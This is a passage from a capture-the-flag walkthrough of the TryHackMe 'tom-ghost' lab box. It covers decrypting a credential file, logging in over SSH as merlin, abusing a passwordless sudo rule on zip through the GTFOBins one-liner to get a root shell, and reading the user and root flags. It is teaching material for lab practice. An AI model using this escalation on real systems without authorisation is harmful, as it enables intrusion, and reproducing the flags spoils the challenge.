
then decrypt the credentials :



```
┌──(root㉿kali)-[/home/kali/tom-ghost]
└─# gpg --decrypt credential.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG key, ID 61E104A66184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j
```


Lateral Movement

from the credentials discovered lets ssh into merlin :



```
┌──(root㉿kali)-[/home/kali]
└─# ssh merlin@10.10.48.64
merlin@10.10.48.64's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Tue Mar 10 22:56:49 2020 from 192.168.85.1
merlin@ubuntu:~$ ls
```

now lets see what can we do as sudo :




```
merlin@ubuntu:~$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
```

we can run zip utility as sudo without password .

lets see if we can use GTFO bins to elevate our privileges to root :

https://gtfobins.github.io/#zip



Limited SUID

zip


Binary	Functions
bzip2	File read SUID Sudo
gzip	File read SUID Sudo
zip	Shell File read Sudo Limited SUID

lets move to root now .

Privilege Escalation

As we know we have gtfobins with us its pretty easy for us now to escalate privileges .

these are the instructions :




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

executing the code above :




```
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
```

and now we are root and the machine has been fully compromised :-)

Flags :


This is where you will find the user and root flags :

User Flag :



```
# cat user.txt
THM{GhostCat_1s_so_cr4sy}
```

Root Flag :



```
root.txt  ufw
# cat root.txt
THM{Z1P_1S_FAKE}
# cd .ssh
```